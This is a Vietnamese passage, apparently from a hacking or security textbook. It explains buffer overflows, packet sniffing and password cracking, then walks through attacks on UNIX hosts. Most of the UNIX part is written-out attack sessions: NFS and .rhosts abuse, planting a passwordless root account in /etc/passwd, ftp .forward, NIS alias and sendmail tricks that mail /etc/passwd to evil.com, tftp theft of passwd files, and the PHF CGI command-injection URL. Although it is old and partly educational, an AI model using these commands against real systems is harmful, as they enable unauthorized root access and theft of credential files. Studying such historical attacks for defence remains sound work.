Thanh ghi eip –con trỏ lệnh hiện hành – có giá trị 0x41414141, tương đương 'AAAA' (ký tự A có giá trị 0x41 hexa). Ta thấy, có thể thay đổi giá trị của thanh ghi con trỏ lệnh eip bằng cách làm tràn bộ đệm buf. Khi lỗi tràn bộ đệm đã xảy ra, ta có thể khiến chương trình thực thi mã lệnh tuỳ ý bằng cách thay đổi con trỏ lệnh eip đến địa chỉ bắt đầu đoạn mã lệnh đó. Từ đó, lợi dụng điều này hacker sử dụng lỗi tràn bộ đệm điều khiển con trỏ lệnh vào đoạn mã chương trình do hacker tạo ra phục vụ vào một mục đích nào đó.

Đa phần các lỗi tràn bộ đệm dẫn đến việc chiếm quyền điều khiển khiến toàn bộ hệ thống nên đây thực sự là một lỗi chết người. Tràn bộ đệm xảy ra trên nhiều hệ điều hành, đặc biệt là trên UNIX và windows, và trên nhiều ứng dụng khác nhau như web, mail, ftp, dns, telnet, ssh, database…. Tháng 8-2001, sâu máy tính code red đã khiến thế giới thiệt hại hàng tỉ USD cũng bắt nguồn từ một lỗ hổng tràn bộ đệm trong phần mềm máy chủ Microsoft Internet information server (IIS). Qua chương trình ví dụ trên ta đã biết tràn bộ đệm là như thế nào, chúng ta sẽ đề cập đến một loại tràn bộ đệm thường gặp nhất gọi là 'tràn bộ đệm stack'. Như với ví dụ trên chương trình yêu cầu nhập vào tối đa 8 ký tự, nhưng ta

nhập tới 24 ký tự và chương trình không kiểm tra điều này dẫn đến tràn bộ đệm xảy ra. Vì chương trình máy tính cần không gian để lưu trữ những byte dư ra, nó sẽ chứa lên những vùng nhớ kế cạnh và ghi đè lên những dữ liệu có sẵn tại đó. Còn có một bộ đệm khác trên bộ nhớ máy tính dùng để lưu trữ địa chỉ cho lệnh máy kế tiếp sẽ được thực thi sau khi gọi hàm. Vùng nhớ này được cấp pháp trên stack và được gọi là con trỏ lệnh (instruction pointer). Tiếp tục ví dụ trên, hacker làm tràn bộ đệm sao cho con trỏ lệnh sẽ trỏ đến một đoạn mã tạo ra một giao tiếp dòng lệnh (command line, ví dụ /bin/sh). Sau khi chương trình thực hiện làm tràn bộ đệm, nó sẽ tìm đến địa chỉ đoạn mã trên để thực thi tiếp. Nếu chương trình được chạy dưới quyền của người quản trị (root), hacker đã có một giao tiếp dòng lệnh với quyền tương đương và có thể điều khiển toàn bộ hệ thống. Để khai thác được lỗ hổng tràn bộ đệm cần có một số kiến thức về lập trình C, hợp ngữ và công cụ gỡ rối (debug). Có vẻ khá nhiều, tuy nhiên với những tài liệu đã công bố rộng rãi, đi kèm đó là các công vụ hỗ trợ và thông tin trên internet ngày càng nhiều, việc khai thác lỗ hổng trở nên dễ dàng hơn. Những gì xảy ra là: một người nào đó có kiến thức và thành thạo kỹ thuật tạo ra chương trình khai thác lỗi tràn bộ đệm, công bố nó trên internet trước khi chúng lọt vào tay nhiều kẻ tấn công khác.

Tại sao vẫn tồn tại lỗi tràn bộ đệm và làm thế nào để ngăn chặn?


Đa phần lỗi tràn bộ đệm tồn tại là do thói quen lập trình tồi, đặc biệt là đối với các chương trình được viết bằng ngôn ngữ C (ngôn ngữ lập trình phổ biến hiện nay). Khi chương trình yêu cầu dữ liệu nhập có kích thước tối đa hoặc sao chép một mảng sang mảng khác, cần phải có sự cấp phát hợp lý để không vượt quá giới hạn về kích thước. Điều này gọi là "kiểm tra giới hạn" (bounds checking). Ngôn ngữ C cung cấp nhiều hàm thư viện không thực hiện việc kiểm tra giới hạn, ví dụ như strcpy(), strcat(), sprinf(). Các lập trình viên sử dụng các hàm này mà không thực hiện kiểm tra giới hạn nào khác chính là nguyên nhân gây lỗi tràn bộ đêm. Thế thì tại sao không viết các phần mềm có kiểm tra giới hạn đầy đủ? Nghe có vẻ dễ dàng. Tuy nhiên, một số lập trình viên không quan

tâm đến việc kiểm tra giới hạn. một số khác không muốn sử dụng vì nó có thể làm giảm tốc độ xử lý của chương trình. Một lý do nữa là lỗi tràn bộ đệm chỉ mới được biết đến rộng rãi trong khoảng 7 năm trở lại đây, trong khi đó có nhiều phần mềm kế thừa (ở dạng thư viện lập trình) đã được viết từ trước, khi các lập trình viên còn chưa nhận thức được việc kiểm tra giới hạn là bắt buộc. Đa phần các phần mềm này không được viết lại để đảm bảo an toàn hơn, nó chỉ được viết lại khi phát hiện ra lỗ hổng bảo mật. Một khi lỗi tràn bộ đệm được phát hiện, các công ty đều cung cấp bản sửa lỗi, tuy nhiên chương trình có được sửa lỗi hay không còn phụ thuộc vào người quản trị hệ thống có chịu cài đặt nó hay không. Đó cũng là lý do tại sao lỗi tràn bộ đệm được nhiều hacker nhòm ngó đến.

2. Tấn công bằng Sniffer.

Sniffer là chương trình cho phép chộp tất cả các gói dữ liệu đang chuyển qua card mạng của máy tính. Các dữ liệu đó có thể là tên người dùng, mật khẩu, dữ liệu quan trọng.

Card mạng thường làm việc ở chế độ bình thường, nó sẽ bỏ qua tất cả các gói dữ liệu có địa chỉ đích không phải là máy tính của này. Sniffer sẽ đặt card mạng của máy tính ở chế độ hỗn loạn, nghĩa là card mạng này sẽ chộp tất cả các gói dữ liệu khi đi qua nó, sniffer sau đó sẽ ghi tất cả dữ liệu này vào file nhật kí. Ta hãy xem ví dụ sau:



Nhìn sơ đồ, giả sử một gói dữ liệu được chuyển từ “your comp” đến “dest com”. Dĩ nhiên, gói dữ liệu này phải đi qua “friend comp” và “bad guy” trước khi đến được “dest comp”. “Friend comp” khi nhận được gói dữ liệu này, nó sẽ bỏ qua vì địa chỉ IP đích không trùng với địa chỉ IP của máy mình. Nhưng “bad

guy" đã cài sẵn sniffer, "bad guy" sẽ chẳng bỏ qua bất cứ dữ liệu nào khi chuyển qua card mạng của nó. Nếu "your comp" chuyển đến "dest comp" mật khẩu không được mã hoá, "bad guy" chẳng mấy khó khăn để chộp được mật khẩu này.

3. Mật khẩu.

Mật khẩu là nền móng của bảo mật máy tính, mật khẩu an toàn, chắc chắn là nền tảng của một chiến lược bảo mật hiệu quả. Mật khẩu đảm bảo tính truy cập hợp lệ của người dùng vào một hệ thống hay mạng làm việc. Đáng tiếc điều này không phải bao giờ cũng đúng. Mật khẩu thường do người sử dụng máy tính tự đặt. Các từ, ký hiệu hay ngày tháng năm để đặt mật khẩu thường có liên hệ đến thông tin các nhân của người đặt để dễ nhớ. Vấn đề là ở đây, nhiều người dùng đặt sự tiện lợi lên trên tính an toàn, kết quả là họ chọn các mật khẩu khá đơn giản. Điều này có thể giúp họ dễ nhớ khi đăng nhập nhưng cũng vì thế các hacker cũng dễ bẻ mật khẩu của họ hơn. Hacker luôn dò tìm các mắt xích yếu của hệ thống mạng để thâm nhập và rõ ràng cách đơn giản và dễ nhất là tìm một mật khẩu dễ đoán. Tuyến phòng thủ bảo mật đầu tiên vì thế trở thành một trong những mắt xích yếu nhất. Người quản trị hệ thống có trách nhiệm phải đảm bảo mọi người dùng lưu tâm đến sự cần thiết và duy trì các mật khẩu an toàn. Có hai yêu cầu được đặt ra ở đây: thứ nhất, giáo dục người dùng về tầm quan trọng của mật khẩu và cách để đặt mật khẩu an toàn; thứ hai, có cách đánh giá để đảm bảo mật khẩu người dùng đặt là hiệu quả. Cách hacker thường hay sử dụng chương trình bẻ mật khẩu (password-cracker). Các kiểu bẻ mật khẩu dùng từ điển (word-lists). Như tên gọi, một chương trình bẻ mật khẩu là một công cụ dùng để "bẻ" (crack) hay tìm ra một mật khẩu. Các chương trình bẻ mật khẩu dùng nhiều cách khác nhau để thực hiện điều này. Một số các trình bẻ mật khẩu dùng nhiều cách khác nhau để thực hiện điều này. Một số các trình bẻ mật khẩu sử dụng 'từ điển', là một danh sách các từ, đoạn văn hay kết hợp các mẫu tự, chữ số và ký hiệu mà người dùng thường sử dụng để đặt mật khẩu. Chương trình sẽ thử lần lượt từng từ với tốc độ cao cho

đến khi tìm thấy từ hay tập ký hiệu trùng với mật khẩu. Trên lý thuyết, nếu thử đủ một số tổ hợp và hoán vị, đến cuối cùng sẽ tìm ra đúng chuỗi các ký tự đã tạo nên mật khẩu. Nếu mật khẩu trùng với một mục trong 'từ điển', xem như nó đã bị bẻ. Một khi mật khẩu bị bẻ, hacker có thể giả mạo tư các người dùng hợp pháp và có thể truy cập vào bất cứ dữ liệu nào người dùng đó được phép. Nguy hiểm hơn, hacker có thể 'leo thang tấn công' theo cách này để chiếm quyền điều khiển toàn bộ hệ thống mạng. Mật khẩu được lưu ở dạng mã hoá để không thể 'thấy được' một các dễ dàng. Đối phó với rào cản này, chương trình bẻ mật khẩu sử dụng cùng một giải thuật mã hoá dùng để mã hoá mật khẩu, sau đó duyệt qua 'từ điển' để so sánh và tìm ra sự trùng khớp. Thử hàng loạt (brute-forcing) trong khi phương pháp 'từ điển' dựa trên tốc độ và mẹo sắp xếp các từ một các khôn ngoan, phương pháp bẻ mật khẩu thứ hai lại dựa hoàn toàn trên năng lực tính toán và sự lặp lại được gọi là 'thử hàng loạt' (brute forcing). Thử hàng loạt là dạng bẻ mật khẩu chỉ đơn giản dựa trên so sánh mọi khả năng tổ hợp và hoán vị có thể có của các ký tự sẵn có cho đến khi tìm thấy trùng khớp với mật khẩu. Phương pháp này rất mạnh và chắc chắn cuối cùng sẽ bẻ được mọi mật khẩu, tuy nhiên tốc độ thực hiện cực kỳ chậm do phải thử tất cả mọi tổ hợp ký tự có thể có. Ví dụ, chỉ với một mật khẩu 3 ký tự, quá trình thử sẽ phải trải qua các tổ hợp: aaa, aab, aac..., aaA, aaB, aaC... aa0, aa1, aa2, aa3.... Mỗi tổ hợp được qua một giải thuật mã hoá thích hợp và so sánh với mật khẩu đã lưu trú cho đến khi tìm được sự trùng khớp. Có thể thấy, phương pháp 'thử hàng loạt' khá chậm và kém hơn so với sử dụng 'từ điển'. Tuy nhiên, sự triệt để phương này có thể bù đắp cho sự hạn chế về tốc độ. 'Thử hàng loạt' vẫn mang lại hiệu quả do tìm hết mọi tổ hợp và hoán vị của ký tự, kể cả những tổ hợp vô nghĩa nằm ngoài khả năng đoán nhận của phương pháp 'từ điển'. Nói cách khác, các chương trình bẻ mật khẩu loại này chỉ so sánh mật khẩu với tổ hợp của các ký tự và ký hiệu đã biết. Kết hợp giữa 'thử hàng loạt' và 'từ điển' (brute-force and wordlist hybrids). Một số chương trình bẻ mật khẩu, như **l0pht password crack**, sử dụng phương pháp lai tạp kết hợp giữa hai kỹ thuật trên. Các chương trình này kết hợp các điểm tốt nhất của cả hai phương pháp và cho hiệu quả khá cao.

Tầm quan trọng của mật khẩu an toàn

Một hệ thống mạng chỉ bảo mật ngang bằng với mắt xích yếu nhất trong hệ thống. Nếu luôn lưu ý đến điều này, các mật khẩu dễ đoán cần phải bị loại bỏ trước khi chúng 'mở cửa' cho hacker. Nguyên tắc này càng đúng khi sự xuất hiện của các chương trình bẻ mật khẩu giúp cho các hacker 'đoán' các mật khẩu dễ dàng hơn nhiều. Không may, đối với đa số người dùng bình thường có xu hướng đặt mật khẩu dễ nhớ hơn là khó đoán. Người quản trị hệ thống có thể có những tiêu chuẩn khác về mật khẩu cho chính họ so với các ngươì dùng khác. Do phải nhớ nhiều mật khẩu, người quản trị thường chọn mật khẩu dễ nhớ, đơn giản cho nhiều ứng dụng. Điều này rõ ràng tạo nên một chuỗi các điểm yếu nghiêm trọng về bảo mật. Hơn nữa người quản trị có khả năng bỏ qua các công cụ nâng cao tính an toàn của mật khẩu, nếu họ chọn vì mục đích tiện lợi. Sau hết, người quản trị có thể thường chọn cách nhanh nhất khi cài đặt các phần mềm hay thiết bị và để ngỏ các ứng dụng này với các mật khẩu mặc định. Đây là một lỗi thường xảy ra đến nỗi trên internet có các 'kho' lưu trữ tất cả mật khẩu mặc định, với mục đích ban đầu là để giúp đỡ các nhà quản trị, nhưng có vẻ để giúp các hacker nhiều hơn.

4. Tấn công Hệ thống UNIX.

UNIX là một hệ điều hành mạng ra đời vào những năm 1965. UNIX là một hệ điều hành đa nhiệm đầu tiên, nó được coi là có tính bảo mật khá cao. Tuy nhiên trong quá trình hoạt động một số lỗ hổng của nó đã được phát hiện. Ngày nay có rất nhiều biến thể của UNIX như: Sco Unix, BSD, AIX, HP-UX, Solaris, Unix 64, Linux..

a. Thu thập thông tin về mục tiêu.

Muốn tiến công hệ thống này hacker phải cố gắng thu nhặt những thông tin về mục tiêu mà hacker định tấn công. Có rất nhiều dịch vụ cho phép hacker thực hiện điều này: finger, showmount, rpcinfo....Nhưng không dừng lại ở đó, hacker có thể dùng DNS, Whois, sendmail (SMTP), FTP, UUCP.... Và nhiều dịch vụ khác nữa. Những thông tin mà hacker cần là những thông tin về Host, subnet, domain...

Để bắt đầu, hacker dùng lệnh finger:

victim % finger @victim.com

[victim.com]

Login Name TTY Idle When Where

zen Dr. Fubar co 1d Wed 08:00 death.com

Đây là thông tin về một User, có vẻ như không ai chú ý đến thông tin này sẽ gây hại cho hệ thống của mình.

Điều đáng chú ý nhất vẫn là những tên tài khoản, các thư mục cá nhân và host họ đăng nhập. Để biết được những thông tin này, có thể sử dụng ruser (với tuỳ chọn -l) để có những thông tin hữu ích về người dùng đăng nhập. Việc thực hiện những lệnh này trên mục tiêu sẽ để lộ ra những thông tin sau:

Login Home-dir Shell Last login from where

----- ------ ----- -------- ---------- --------------

root / /bin/sh Fri Nov 5 07:42 on ttyp1 from big.victim.com

ftp /home/ftp Never logged in

User: Tên người đăng nhập.

Home-dir: Thư mục của người đó.

Shell: Shell lệnh mà người đó sử dụng.

Last login: Thời gian đăng nhập.

From where: Vị trí đăng nhập.

Các thông tin trên tưởng chừng như vô hại nhưng nếu nó được kết hợp với các thông tin hay các công cụ Hacking hữu ích khác thì nó sẽ trở lên khá nguy hiểm.

Tiếp đó chạy showmount để liệt kê các tài nguyên dùng chung trên hệ thống cần tấn công.

Evil % showmount -e victim.com

Export list for victim.com:

/export (everyone)

/var (everyone)

/usr easy

/export/swap easy

/export/foo easy

Hãy chú ý đến /export/foo được export ra ngoài và cũng là thư mục của User Guest. Đầu tiên hacker sẽ bẻ gẫy nó. Trong trường hợp này, hacker sẽ mount thư mục của User Guest. Khi hacker không có một tài khoản hợp lệ nào tương ứng trên hệ thống cần tấn công và khi root không cho phép modify các file lên hệ thống NFS. Hacker cần tạo một acc "guest" trong tập tin passwd. Như một người dùng guest hacker có thể dùng rhost đặt nó vào thư mục khách từ xa mà sẽ cho hacker đăng nhập đến đích mà không cần pass.

```
evil # mount victim.com:/export/foo /foo
evil # cd /foo
evil # ls -lag
total 3
   1 drwxr-xr-x 11 root     daemon       512 Jun 19 09:47 .
   1 drwxr-xr-x  7 root     wheel        512 Jul 19  1991 ..
   1 drwx--x--x  9 10001    daemon      1024 Aug  3 15:49 guest
evil # echo guest:x:10001:1:temporary breakin account:/: >> /etc/passwd
evil # ls -lag
total 3
   1 drwxr-xr-x 11 root     daemon       512 Jun 19 09:47 .
   1 drwxr-xr-x  7 root     wheel        512 Jul 19  1991 ..
   1 drwx--x--x  9 guest    daemon      1024 Aug  3 15:49 guest
evil # su guest
evil % echo evil.com >> guest/.rhosts
evil % rlogin victim.com
   Welcome to victim.com!
```

victim %

Nếu thay vào đó là những thư mục người dùng, và hệ thống file đang được export bởi những dòng lệnh của người dùng (say, /usr or /usr/local/bin). Hacker có thể thay thế lệnh bằng một chú ngựa Trojan, nó có thể thực hiện bất cứ lệnh nào của hacker.

Nếu mục tiêu có một "+" được dấu gộp bên trong /etc/host.equiv. Bất cứ người dùng hợp pháp nào không phải root có thể Rlogin đến mục tiêu mà không cần pass. Từ những người dùng "bin" thường sở hữu key file và thư mục. Hacker có thể lợi dụng sơ hở này thử đăng nhập đến mục tiêu, sửa file etc/passwd để có quyền truy cập (root):

evil % whoami
bin
evil % rsh victim.com csh -i
Warning: no access to tty; thus no job control in this shell...
victim % ls -ldg /etc
drwxr-sr-x 8 bin staff 2048 Jul 24 18:02 /etc
victim % cd /etc
victim % mv passwd pw.old
victim % (echo toor::0:1:instant root shell:/:/bin/sh; cat pw.old) > passwd
victim % ^D
evil % rlogin victim.com -l toor
Welcome to victim.com!
victim #

Một vài chú ý cho phương pháp sử dụng ở trên, ; "rsh victim.com csh -i" được sử dụng lúc ban đầu lên hệ thống. Bởi vì nó không để lại bất kỳ dấu vết nào trong hệ kiểm soát file wtmp hay utmp. Lúc này Shell lệnh từ xa chưa được gắn đến pseudo-terminal. Tuy nhiên nó cũng ít nhiều có ảnh hưởng đến hệ thống.

b) <u>Khai thác FTP, TFTP, PHF Bug (etc/passwd or etc/shadow)</u>

Tiếp theo hacker sẽ quay lại những thông tin mà đã thu thập được ở trên. Hãy chú ý đến tài khoản "ftp", thông thường thì các Anonymous Ftp thường bị khoá (vô hiệu hoá). Anonymous Ftp có thể là một cách dễ dàng để có sự truy nhập, khi nó thường được cấu hình sai. Cho một ví dụ cụ thể: Hacker có thể lấy được tập tin chứa pass từ mục tiêu thông qua ftp. Nếu như Home Directory của ftp trên mục tiêu cho phép write, hacker có thể thực thi lệnh. Trong trường hợp này, nó có thể gửi tập tin pass đến cho hacker bởi một phương pháp đơn giản. Chuyển tiếp file như một lệnh khi mail được send cho tài khoản ftp.

evil % cat forward_sucker_file

"|/bin/mail zen@evil.com < /etc/passwd"

evil % ftp victim.com

Connected to victim.com

220 victim FTP server ready.

Name (victim.com:zen): ftp

331 Guest login ok, send ident as password.

Password:

230 Guest login ok, access restrictions apply.

ftp> ls -lga

200 PORT command successful.

150 ASCII data connection for /bin/ls (192.192.192.1,1129) (0 bytes).

total 5

drwxr-xr-x 4 101 1 512 Jun 20 1991 .

drwxr-xr-x 4 101 1 512 Jun 20 1991 ..

drwxr-xr-x 2 0 1 512 Jun 20 1991 bin

drwxr-xr-x 2 0 1 512 Jun 20 1991 etc

drwxr-xr-x 3 101 1 512 Aug 22 1991 pub

226 ASCII Transfer complete.

242 bytes received in 0.066 seconds (3.6 Kbytes/s)

ftp> put forward_sucker_file .forward

43 bytes sent in 0.0015 seconds (28 Kbytes/s)

ftp> quit

evil % echo test | mail ftp@victim.com

Bây giờ hacker chờ tập tin passwd sẽ được gửi đến. Các lỗ hổng trong ftp thường liên quan đến vấn đề quyền hạn sở hữu, giấy phép cho các tập tin, thư mục.

Trong khi chờ đợi hacker có thể kiểm tra một Bug khác đã được khai thác rộng rãi:

% ftp -n

ftp> open victim.com

Connected to victim.com

220 victim.com FTP server ready.

ftp> quote user ftp

331 Guest login ok, send ident as password.

ftp> quote cwd ~root

530 Please login with USER and PASS.

ftp> quote pass ftp

230 Guest login ok, access restrictions apply.

ftp> ls -al / (or whatever)

Nếu thành công, hacker đang đăng nhập như tư cách root. Và có khả năng sửa đổi tập tin chứa pass hay làm bất cứ điều gì mà hacker muốn.

Bây giờ chúng ta chuyển qua tftp, cũng giống như ftp...tftp cũng được dùng để chuyển tải dữ liệu nhưng nó kém an toàn hơn nhiều (Protocol: UDP, Port: 69). Đầu tiên hacker cần phải xác định xem mục tiêu có open port 69 không (có tftp không), dùng nmap:

Nmap -sS target.com -p69 -o report.txt

Nếu port 69 open, hacker có thể lấy tập tin passwd từ thư mục /tmp

evil % tftp

tftp> connect victim.com

tftp> get /etc/passwd /tmp/passwd.victim

tftp> quit

Ngoài các cách lấy tập tin passwd bằng các phương pháp trên còn có phương pháp tấn công bằng phê chuẩn đầu vào (PHF Bug) được Jennifer Myers công bố vào năm 1996. Nó cho phép hacker lấy được tập tin passwd bằng chuỗi lệnh được excute trực tiếp trên Browser:

http://target.com/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd

Hacker có thể dùng các chương trình Scan Bug để phát hiện những host bị dính Bug này. Unix thì có cgiscan.c, phfscan...Dưới đây là vị trí tập tin Passwd của một số phiên bản Unix và các biến thể của nó như BSD, AIX...

Version	*Path*	*Token*
AIX 3	*/etc/security/passwd*	*!*
/tcb/auth/files//		
A/UX 3.0s	*/tcb/files/auth/?/**	
BSD4.3-Ren	*/etc/master.passwd*	*
ConvexOS 10	*/etc/shadpw*	*
ConvexOS 11	*/etc/shadow*	*
DG/UX	*/etc/tcb/aa/user/*	*
EP/IX	*/etc/shadow*	*x*
HP-UX	*/.secure/etc/passwd*	*
IRIX 5	*/etc/shadow*	*x*
Linux 1.1	*/etc/shadow*	*
OSF/1	*/etc/passwd[.dir/.pag]*	*
SCO Unix #.2.x	*/tcb/auth/files//*	

SunOS4.1+c2 */etc/security/passwd.adjunct* *##username*

SunOS 5.0 */etc/shadow*

System V Release 4.0 */etc/shadow* *x*

System V Release 4.2 */etc/security/* database

Ultrix 4 */etc/auth[.dir/.pag]* *

UNICOS */etc/udb* *

Bug PHF ngoài việc được khai thác để lấy file passwd nhiều trường hợp còn được khai thác để Excute các file và chương trình trên Server từ xa.

c) <u>Khai thác các dịch vụ khác (RPC, NIS)</u>.

Nếu như những phương pháp đã nêu tỏ ra chưa hiệu quả, hacker sẽ sử dụng những phương pháp quyết liệt hơn. Hacker có thể sử dụng "rpcinfo" hay một số chương trình khác có tính năng tương tự...Thậm chí nó còn mạnh và hữu ích hơn nhiều so với "finger". Rất nhiều host chạy RPC Service mà có thể khai thác được. RPC có thể nói tới Portmapper và cho hacker biết nhiều thông tin thú vị khác. Nó có thể cho biết nếu host chạy NIS (Network Information Server), nếu nó là một NIS Server, nếu nó là một trạm làm việc không có ổ đĩa, nếu nó chạy NFS (Network File System), hay bất kỳ Service thông tin nào (rusersd, rstatd, etc). Chúng ta hãy cùng xem "rpcinfo".

evil % rpcinfo -p victim.com [output trimmed for brevity's sake]

program vers proto port

100004 2 tcp 673 ypserv

100005 1 udp 721 mountd

100003 2 udp 2049 nfs

100026 1 udp 733 bootparam

100017 1 tcp 1274 rexd

Trong trường hợp này, có thể nhìn thấy một số thông tin quan trọng trên mục tiêu của hacker. Đầu tiên, nó là một NIS Server, có thể nó chưa được biết đến rộng rãi, nếu biết được NIS Domain của Server đó, hacker có thể có bất kỳ

thông tin nào về NIS map chỉ bằng một rpc query đơn giản. Ngoài ra, hacker có thể dễ dàng đoán được pass, trên một số hệ thống có thể dễ dàng đoán được NIS Domainname. Việc cố gắng đoán Domainname thường rất hiệu quả. Thường là tên Victim, tên tổ chức... Nếu hacker muốn đoán Domainname của nạn nhân, gõ:

evil % ypwhich -d victim victim.com

Domain victim not bound.

Hacker sẽ chú ý khu vực NFS mà victim đang export ra (/var). Tất cả những gì cần làm là phải mount thư mục này và để ý đến thư mục con "yp". Hacker sẽ thấy danh mục các thư mục con khác chứa đựng domainname của mục tiêu.

evil # mount victim.com:/var /foo

evil # cd /foo

evil # /bin/ls -alg /foo/yp

total 17

1 drwxr-sr-x 4 root staff 512 Jul 12 14:22 .

1 drwxr-sr-x 11 root staff 512 Jun 29 10:54 ..

11 -rwxr-xr-x 1 root staff 10993 Apr 22 11:56 Makefile

1 drwxr-sr-x 2 root staff 512 Apr 22 11:20 binding

2 drwxr-sr-x 2 root staff 1536 Jul 12 14:22 foo_bar

[...]

Trong trường hợp này, "foo_bar" chính là NIS domainname. Ngoài ra, NIS map thường là một danh sách tuyệt vời chứa User/Employment và host list . Chú ý rằng đầu ra rpcinfo cũng cho thấy rằng mục tiêu đó rexd. Tương tự như rsh deadmon, rexd xử lý những yêu cầu từ của những form " để thực hiện những dòng lệnh như người dùng đó.

Trong khi chờ kết quả từ "rpcinfo", mục tiêu có vẻ như là một server cho những Workstation không có ổ đĩa. Đây là dấu hiệu của sự có mặt của dịch vụ Bootparam, nó cung cấp thông tin cho những Client không có ổ đĩa. Sử dụng

BOOOTPARAMPROC_WHOAMI và cung cấp địa chỉ của Client. Hacker có thể có NIS Domain của nó. Điều này có thể rất có ích khi nó kết hợp với việc hacker có thể nắm quyền quyết định NIS map (như password file). Khi hacker biết NIS Domain. Dưới đấy là một đoạn mã để thực hiện việc đó. (Bootparam dành cho SATAN)

```
   char   *server;
   struct bp_whoami_arg arg;          /* query */
   struct bp_whoami_res res;          /* reply */
 /* initializations omitted... */
   callrpc(server,          BOOTPARAMPROG,          BOOTPARAMVERS,
BOOTPARAMPROC_WHOAMI,xdr_bp_whoami_arg,&arg,
xdr_bp_whoami_res, &res);
   printf("%s has nisdomain %s\n", server, res.domain_name);
```

Kết quả đầu ra showmount cho biết Client không ổ đĩa của mục tiêu. Như vậy hackersử dụng địa chỉ Client của nó ở bên trong BOOOTPARAMPROC_WHOAMI:

```
evil % bootparam victim.com easy.victim.com
victim.com has nisdomain foo_bar
```

NIS master điều khiển những bí danh thư tín cho NIS Domain. Giống như những file bí danh mail cục bộ. Hacker có thể tạo các bí danh mail và nó sẽ thự hiện các lệnh khi mail được gửi đi cho nó. Ví dụ, hacker tạo một bí danh “foo”. Những mail chứa file password sẽ quay lại evil.com bởi bất kỳ thông điệp nào send tới nó:

```
nis-master # echo 'foo: "| mail zen@evil.com < /etc/passwd "' >> /etc/aliases
nis-master # cd /var/yp
nis-master # make aliases
nis-master # echo test | mail -v foo@victim.com
```

Port mapper chỉ biết về RPC Service. Những Service mạng khác có thể được định vị bởi phương pháp Brute Force mà kết nối đến tất cả các Port. Có rất nhiều tiện ích và dịch vụ lắng nghe trên một số Port mặc định. SATAN có thể Scan các Port và cho thông báo khá rõ ràng. Nếu hacker chạy nó hacker sẽ thấy:

evil % tcpmap victim.com

Mapping 128.128.128.1

port 21: ftp

port 23: telnet

port 25: smtp

port 37: time

port 79: finger

port 512: exec

port 513: login

port 514: shell

port 515: printer

port 6000: (X)

Port 6000 - điều này cho biết rằng mục tiêu đang chạy X Windows. Nếu nó chưa được bảo vệ đúng mức, Windows Display có thể bị chộp hoặc bị theo dõi, những có gõ phím của người dùng có thể bị xem lén, những chương trình có thể bị thực thi từ xa...Nếu mục tiêu đang chạy X Windows và chấp nhận Telnet đến Port 6000, điều đó có thể được sử dụng để thực hiện một cuộc tấn công từ chối cung cấp dịch (DOS - Denial Of Service). Một phương pháp xác định tính dễ tổn thương của một X Server sẽ kết nối tới nó theo đường XOpenDisplay() function. Nếu function quay lại vô hiệu lực. Hacker có thể dùng Opendisplay (dành cho SATAN):

```
char   *hostname;
if (XOpenDisplay(hostname) == NULL) {
  printf("Cannot open display: %s\n", hostname);
```

```
} else {
   printf("Can open display: %s\n", hostname);
}
evil % opendisplay victim.com:0
    Cannot open display: victim.com:0
```

X Terminal, nó ít mạnh hơn một số hệ thống UNIX đầy đủ, nó mắc phải những vấn đề an toàn của chính mình. Rất nhiều X Terrminal cho phép truy nhập "rsh" không giới hạn. Cho phép chương trình X Client trên Terminal của mục tiêu với đầu ra như sau:

```
evil % xhost +xvictim.victim.com
evil % rsh xvictim.victim.com telnet victim.com -display evil.com
```

d) <u>Khai thác dich vu Sendmail</u>.

Kế tiếp, chúng ta hãy cùng xem xét dịch vụ Sendmail. Nó là một dịch vụ rất phức tạp và có một lịch sử lâu dài về các vấn đề bảo mật, bao gồm lệnh "wiz". Hacker có thể xác định OS, tên phiên bản của mục tiêu bởi việc xem xét phiên bản trở lại của Sendmail. Chúng ta hãy lần lượt xem xét các tính dễ tổn thương của Sendmail. Ngoài ra, có thể nhìn thấy nếu chúng chạy bí danh "decode"

```
evil % telnet victim.com 25
connecting to host victim.com (128.128.128.1.), port 25
connection open
220 victim.com Sendmail Sendmail 5.55/victim ready at Fri, 6 Nov 93 18:00 PDT
expn decode
250 <"|/usr/bin/uudecode">
quit
```

Việc chạy bí danh "decode" là một mạo hiểm, nó cho phép hacker ghi đè lên bất cứ file nào bởi chủ nhân của bí danh đó, thường là deadmon nhưng nó có

thể tiềm tàng bất cứ người dùng nào. Xem xét mail này, sẽ đặt vào "evil.com" trong đó người dùng zen có .rhost nếu nó có thể ghi:

evil % echo "evil.com" | uuencode /home/zen/.rhosts | mail decode@victim.com

Nếu không có thư mục nào được biết c ó thể ghi. Một sự biến đổi thú vị sẽ tạo ra một hộ chiếu giả /etc/aliases/.pag chứa đựng một bí danh với một lệnh được thực hiện trên mục tiêu của hacker:

evil % cat decode

bin: "| cat /etc/passwd | mail zen@evil.com"

evil % newaliases -oQ/tmp -oA`pwd`/decode

evil % uuencode decode.pag /etc/aliases.pag | mail decode@victom.com

evil % /usr/lib/sendmail -fbin -om -oi bin@victim.com < /dev/null

Rất nhiều thứ có thể được tìm ra bởi việc chỉ cần hỏi Senmail nếu địa chỉ được chấp nhận (vrfy), hoặc một địa chỉ mở rộng nào đó đến (expn). Khi mà Service finger và ruser bị vô hiệu hoá. "vrfy" và "expn" có thể vẫn còn sử dụng để xác định những tài khoản người dùng hoặc mục tiêu. "vrfy" và "expn" có thể được sử dụng để tìm ra những người dùng đang chuyển mail xuyên qua bất cứ chương trình nào mà có thể khai thác.

Như một Sendmail – Sendoff, có 2 lỗ hổng khá nổi tiếng mà chúng ta cần xem xét. Lỗ hổng thứ nhất được xác định trong phiên bản 5.59 của Berkeley, dù những thông báo ở bên dưới, cho những phiên bản trước đấy đến 5.59, "evil.com" được nối vào, dù những thông báo lỗi, cùng với tất cả các tiêu đề của mail, tới file chỉ rõ:

% cat evil_sendmail

telnet victim.com 25 << EOSM

rcpt to: /home/zen/.rhosts

mail from: zen

data

random garbage

rcpt to: /home/zen/.rhosts

mail from: zen

data

evil.com

quit

EOSM

evil % /bin/sh evil_sendmail

Trying 128.128.128.1

Connected to victim.com

